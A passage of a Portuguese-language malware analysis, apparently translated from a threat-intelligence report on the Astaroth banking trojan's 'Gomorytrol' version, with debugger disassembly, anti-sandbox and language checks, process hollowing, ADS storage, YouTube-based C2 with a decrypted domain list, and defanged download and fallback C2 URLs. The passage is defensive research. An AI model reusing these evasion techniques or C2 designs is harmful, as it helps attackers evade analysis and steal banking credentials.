
```
E8 86E6FFFF     call sqlite3.49E334
8B45 F8         mov eax,dword ptr ss:[ebp-8]    [ebp-8]:"ntdll.dll"
E8 464BF6FF     call sqlite3.4047FC
50              push eax
E8 546DF6FF     call <JMP.&LoadLibraryA>
8BD8            mov ebx,eax
83FB 20         cmp ebx,20                      20:' '
76 56           jbe sqlite3.49FD19
8D4D F4         lea ecx,dword ptr ss:[ebp-C]    [ebp-C]:"wine_get_version"
BA 84FD4900     mov edx,sqlite3.49FD84          edx:"F01FC458D651CA48E90921D3015CF659C
B8 1E160000     mov eax,161E
E8 5FE6FFFF     call sqlite3.49E334
8B45 F4         mov eax,dword ptr ss:[ebp-C]    [ebp-C]:"wine_get_version"
E8 1F4BF6FF     call sqlite3.4047FC
50              push eax
53              push ebx
E8 5C6CF6FF     call <JMP.&GetProcAddress>
8BF0            mov esi,eax
8D4D F0         lea ecx,dword ptr ss:[ebp-10]   [ebp-10]:"wine_nt_to_unix_file_name"
BA B0FD4900     mov edx,sqlite3.49FDB0          edx:"F01FC458D651CA48E90921D3015CF659C
B8 94020000     mov eax,294
E8 3CE6FFFF     call sqlite3.49E334
8B45 F0         mov eax,dword ptr ss:[ebp-10]   [ebp-10]:"wine_nt_to_unix_file_name"
E8 FC4AF6FF     call sqlite3.4047FC
50              push eax
53              push ebx
E8 396CF6FF     call <JMP.&GetProcAddress>
85F6            test esi,esi
75 04           jne sqlite3.49FD0F
85C0            test eax,eax
```

O malware também aproveita as chamadas para getModuleHandleA para verificar a existência de vários DLLs adicionais que são comuns em ambientes de Sandbox. Ele tenta localizar as seguintes DLLs:

- dbghelp.dll
- api_log.dll
- dir_watch.dll
- pstorec.dll
- vmcheck.dll
- wpespy.dll


Esses DLLs estão associados a uma variedade de diferentes plataformas de sandbox, incluindo VMware, SunBelt Sandbox, VirtualPC e WPE Pro.

Finalmente, o malware tenta determinar se ele está sendo executado em um ambiente emulado usando QEMU. Ele faz isso verificando "qemu-ga.exe", que está associado com o Agente Convidado QEMU.



Como mencionado anteriormente, se alguma dessas verificações falhar, o malware encerrará a execução e forçará o sistema a reiniciar. Isso demonstra o esforço que a Astaroth faz para evitar a análise e evitar uma variedade de plataformas diferentes que são comumente usadas para analisar amostras de malware.

O malware também aproveita getSystemDefaultLangID seguido por VerLanguageNameA para determinar o conjunto de idiomas do sistema infectado. O valor do nome do idioma é então comparado com o substring "portu" para determinar se o sistema está configurado para usar o português. Se o conjunto de idiomas não for português, o malware será encerrado via ExitProcess.




Em seguida, a DLL começa um loop, verificando a presença de uma janela aberta com um título que corresponde ao valor "pazuzupan0155". Se a janela não existe, o malware chama WSAStartup, então

prossegue para baixar um artefato malicioso adicional de um servidor controlado pelo invasor usando um padrão de URL semelhante ao seguinte exemplo:

hxxp[:]//15uaer[.]coragem[.]cf/?17475461717677867

Desta vez, o artefato recuperado é um PE EXE em vez de um DLL. Este EXE é então executado usando uma técnica chamada "process hollowing". Neste caso, é direcionado ao processo "userinit.exe" e usa o mesmo processo que é descrito aqui.




Se uma janela aberta com um título correspondente a "pazuzupan0155" existe, a DLL chama uma função de dormência e, eventualmente, o loop se repete. Essa abordagem pode ter sido tomada para fornecer um meio de garantir que o malware esteja sendo executado persistentemente em sistemas infectados. No caso de o executável ser removido, a DLL simplesmente irá substituí-lo na próxima vez que o loop for executado. Isso também serve como um meio para garantir que a versão mais recente do malware possa ser recuperada dos servidores de distribuição à medida que as versões são atualizadas pelos invasores.

Análise de módulos

As versões Astaroth são tipicamente rastreadas usando o valor de string presente nos nomes de função usados ao longo das amostras. A versão associada a essas últimas campanhas é chamada

"Gomorytrol". Consistente com versões anteriores de Astaroth, esta também é uma referência a demonologia, neste caso ao demônio "Gomory".



Essas funções são usadas por vários temporizadores, formulários e threads, consistentes com análises publicadas anteriormente. A versão "gomorytrol" do Astaroth é internamente referida como versão 157, com outras versões recentes listadas abaixo.

"masihaddajjal" (versão 152)

"forneus" (versão 153)

"mammonsys" (versão 154)

"pazuzupan" (versão 155)

"lechiesxkw" (versão 156)


"gomorytrol" (versão 157)

É importante notar que o número da versão mudou repetidamente durante nossa análise de Astaroth, indicativo da rápida evolução desta ameaça específica.

Uma vez que o artefato principal Astaroth tenha sido executado, ele verifica a presença de um arquivo armazenado usando ADS (Alternate Data Streams, fluxos de dados alternativos) no seguinte local:


sqlite3.dll:MlllkguwbwyshtY6767TGuddhyfyoomrifk

Se o arquivo não for encontrado, o malware baixará um artefato adicional e o armazenará via ADS.



```
B8 D8000000     mov eax,D8                          eax:"\\]A"
E8 C6050000     call 404204
5A              pop edx
54              push esp
55              push ebp
57              push edi                            edi:"l method"
56              push esi                            esi:"sqlite3.dll:M1lkguwbwyshtY6767TGud
53              push ebx                            ebx:"$jA"
50              push eax                            eax:"\\]A"
52              push edx
54              push esp
6A 07           push 7
6A 01           push 1
68 DEFAED0E     push EEDFADE
52              push edx
FF25 14B04A00   jmp dword ptr ds:[<&JMP.&RaiseException>]
C3              ret
8B4424 30       mov eax,dword ptr ss:[esp+30]
C740 04 A33C4000 mov dword ptr ds:[eax+4],403CA3    [eax+4]:"Cannot open file \"C:\\Users\\
E8 B8280000     call 406520
8B90 00000000   mov edx,dword ptr ds:[eax]          eax:"\\]A"
8B0A            mov ecx,dword ptr ds:[edx]
8988 00000000   mov dword ptr ds:[eax],ecx          eax:"\\]A"
8B42 0C         mov eax,dword ptr ds:[edx+C]        eax:"\\]A"
8360 04 FD      and dword ptr ds:[eax+4],FFFFFFFD   [eax+4]:"Cannot open file \"C:\\Users\\
8138 DEFAED0E   cmp dword ptr ds:[eax],EEDFADE      eax:"\\]A"
74 0D           je 403C92
8B42 08         mov eax,dword ptr ds:[edx+8]        eax:"\\]A"
```

Este artefato adicional é então descriptografado, carregado na memória e executado. Realiza o mesmo conjunto de verificações anti-análise que foram descritas em etapas anteriores do processo de infecção. Além disso, o malware cria uma lista de strings relacionadas a vários ambientes de análise e caixa de areia, em seguida, usa GetModuleFilenameA e GetComputerNameA para verificar o nome de host do sistema e o caminho do processo e encerra a execução se os valores de sequência coincidirem.



```
15 D8C18600     adc eax,gomorytrol.86C1D8           86C1D8:&"brbrb"
E8 D717F3FF     call gomorytrol.7843C4
8D85 B4FEFFFF   lea eax,dword ptr ss:[ebp-14C]      [ebp-14C]:"bisonwoo"
8B15 DCC18600   mov edx,dword ptr ds:[86C1DC]       edx:"B61F1F88", 0086C1DC:&"bisonwoo"
E8 C617F3FF     call gomorytrol.7843C4
8D85 B8FEFFFF   lea eax,dword ptr ss:[ebp-148]      [ebp-148]:"tequilaboomboom"
8B15 E0C18600   mov edx,dword ptr ds:[86C1E0]       edx:"B61F1F88", 0086C1E0:&"tequilaboomboom"
E8 B517F3FF     call gomorytrol.7843C4
8D85 BCFEFFFF   lea eax,dword ptr ss:[ebp-144]      [ebp-144]:"placeholfa"
8B15 E4C18600   mov edx,dword ptr ds:[86C1E4]       edx:"B61F1F88", 0086C1E4:&"placeholfa"
E8 A417F3FF     call gomorytrol.7843C4
8D85 C0FEFFFF   lea eax,dword ptr ss:[ebp-140]      [ebp-140]:"johnpc"
8B15 E8C18600   mov edx,dword ptr ds:[86C1E8]       edx:"B61F1F88", 0086C1E8:&"johnpc"
E8 9317F3FF     call gomorytrol.7843C4
8D85 C4FEFFFF   lea eax,dword ptr ss:[ebp-13C]      [ebp-13C]:"homeoffdfac"
8B15 ECC18600   mov edx,dword ptr ds:[86C1EC]       edx:"B61F1F88", 0086C1EC:&"homeoffdfac"
E8 8217F3FF     call gomorytrol.7843C4
8D85 C8FEFFFF   lea eax,dword ptr ss:[ebp-138]      [ebp-138]:"baed"
8B15 F0C18600   mov edx,dword ptr ds:[86C1F0]       edx:"B61F1F88", 0086C1F0:&"baed"
E8 7117F3FF     call gomorytrol.7843C4
8D85 CCFEFFFF   lea eax,dword ptr ss:[ebp-134]      [ebp-134]:"abcxp"
8B15 F4C18600   mov edx,dword ptr ds:[86C1F4]       edx:"B61F1F88", 0086C1F4:&"abcxp"
E8 6017F3FF     call gomorytrol.7843C4
8D85 D0FEFFFF   lea eax,dword ptr ss:[ebp-130]      [ebp-130]:"brbrbd"
8B15 F8C18600   mov edx,dword ptr ds:[86C1F8]       edx:"B61F1F88", 0086C1F8:&"brbrbd"
E8 4F17F3FF     call gomorytrol.7843C4
8D85 D4FEFFFF   lea eax,dword ptr ss:[ebp-12C]      [ebp-12C]:"abcxp"
8B15 FCC18600   mov edx,dword ptr ds:[86C1FC]       edx:"B61F1F88", 0086C1FC:&"abcxp"
E8 3E17F3FF     call gomorytrol.7843C4
8D85 D8FEFFFF   lea eax,dword ptr ss:[ebp-128]      [ebp-128]:"vmgclient"
8B15 00C28600   mov edx,dword ptr ds:[86C200]       edx:"B61F1F88", 0086C200:&"vmgclient"
E8 2D17F3FF     call gomorytrol.7843C4
8D85 DCFEFFFF   lea eax,dword ptr ss:[ebp-124]      [ebp-124]:"luserpc"
8B15 04C28600   mov edx,dword ptr ds:[86C204]       edx:"B61F1F88", 0086C204:&"luserpc"
E8 1C17F3FF     call gomorytrol.7843C4
8D85 E0FEFFFF   lea eax,dword ptr ss:[ebp-120]      [ebp-120]:"nyxmachine"
8B15 08C28600   mov edx,dword ptr ds:[86C208]       edx:"B61F1F88", 0086C208:&"nyxmachine"
E8 0B17F3FF     call gomorytrol.7843C4
8D85 E4FEFFFF   lea eax,dword ptr ss:[ebp-11C]      [ebp-11C]:"win-harry-test"
8B15 0CC28600   mov edx,dword ptr ds:[86C20C]       edx:"B61F1F88", 0086C20C:&"win-harry-test"
```

O malware também realiza verificações adicionais para determinar a configuração do idioma do sistema. Além da metodologia usada em etapas anteriores da infecção, o malware verifica a presença de um conjunto de idiomas em inglês e encerra a execução se encontrá-lo.


O malware atualmente aproveita um novo diretório de trabalho:

"%USERPROFILE%\Public\Bibliotecas\jakator"

Grande parte da funcionalidade principal de roubo de informações realizada pelo malware não mudou desde que a análise anterior foi publicada aqui. Amostras associadas a campanhas recentes mostram um foco especial na obtenção de informações bancárias para os clientes do Banco do Brasil.

Comando e controle (C2)


Consistente com a análise anterior, o malware possui um mecanismo C2 redundante com infraestrutura C2 primária e secundária. A principal maneira que o malware se comunica com servidores C2 é através da busca de domínios usando descrições de canais do Youtube. Os atacantes estabeleceram uma série de canais no YouTube e estão aproveitando as descrições do canal para estabelecer e comunicar uma lista de domínios C2 com os quais os infectados devem se comunicar para obter instruções e atualizações adicionais.



Alguns exemplos desses canais do Youtube que estão associados à Astaroth são:

hxxps://www.youtube[.] com/channel/UC48obBfnUnl8i9bH2BmDGBg/sobre
hxxps://www.youtube[.] com/channel/UC1XqzXRrROkMrIUbSxhATcQ/sobre
hxxps://www.youtube[.] com/channel/UC2N4Ej53G7pKYJIA7IOj0SQ/about

hxxps://www.youtube[.] com/channel/UC3YzBxaeuGNBFQRS4bfV8XA/about
hxxps://www.youtube[.] com/channel/UCfgh5rFgI267MHRxkFttVLg/about
hxxps://www.youtube[.] com/channel/UC96ziVgeQrKVPp1hofI1dsA/about
hxxps://www.youtube[.] com/channel/UCbbq2Jm2Swj95AVFoHPMdRg/about
hxxps://www.youtube[.] com/channel/UC76P-6J1BP39fjNGkudw1Jw/about
hxxps://www.youtube[.] com/channel/UC-XIp1YC9eZPnNO9VBJTCLw/about
hxxps://www.youtube[.] com/channel/UCA87kfgVEB8yshwYxUdSYLA/about
hxxps://www.youtube[.] com/channel/UCbnDU85fiz0fizL0EWdZiwTYonA/about
hxxps://www.youtube[.] com/channel/UCc2nVj0SBkr99-IFO1LCV-A/sobre




Como nas versões anteriores do Astaroth, as informações dentro dos delimitadores "|||" contêm uma lista de domínios C2 que foram criptografados e base64 codificados. Um exemplo disso está abaixo:

```
URL: https://www.youtube.com/channel/UC2N4Ej53G7pKYJlA7lOj0SQ/about

Data: UnCoBnCnKnOnTlBnGnPnTnQnNnUlBnInClOnGnYnClGlIlBnInFnHnEnFlBnEnHlOnHnTnGnKlJnIlBoCnOnCnNnMnF
lBnVnMlOnHnYnCnGnKlElBnDnPnInJnLnJlBnOnNlOnInFnKnCnYnClBnLnInJnMnLnWlBnOnNlOnMnVnCnGnSlKlBnDnInJo
BnJlBnEnHlOnOnCnWnCnJnPlBnXnFnHnTnVlBnOnNlOnQnTnGnWnGnTlBnXnHnGnXnIlBnVnMlOnTnCnGnWoBnVlBnDnXnKnL
nWnQnKlBnOnNlOnUnJnCnGlFnHlBoAnYnEnTnHnEnXlBnInClO

Decrypted: ayaimr.enrols.ga;ewa35.gdfcd.cf;frei6g.zmalkd.tk;fwaei1.bnghjh.ml;gdiawa.jghkju.ml;kta
eq7.bghyh.cf;mauahn.vdfrt.ml;oreuer.vfevg.tk;raeuyt.bvijuoi.ml;shae2f.xwcrfcv.ga;
```

Observamos a alteração periódica dos dados de descrição do canal durante nossa análise. Isso fornece uma maneira interessante de girar a infraestrutura C2 conforme necessário aproveitando uma plataforma que é comumente permitida em ambientes corporativos.

O malware também possui um mecanismo de failback C2 para situações em que as comunicações do YouTube podem falhar. Na amostra analisada, o malware foi configurado para usar a URL a seguir como o canal C2 failback.

hxxps://sombrio[.] xxapocalipsexx[.] espaço/amem//dir1/?4481829444804=184448294448&1=<Ba se64 encoded mensagem C2>



A sinalização inicial dos sistemas infectados contém várias informações sobre o ambiente e usa o seguinte formato:

```
<timestamp>-Nome:<Malware Version string>-<Hostname>_<Volume
ID>_]-:-[Windows version number]-:-[malware version number]-:-[File
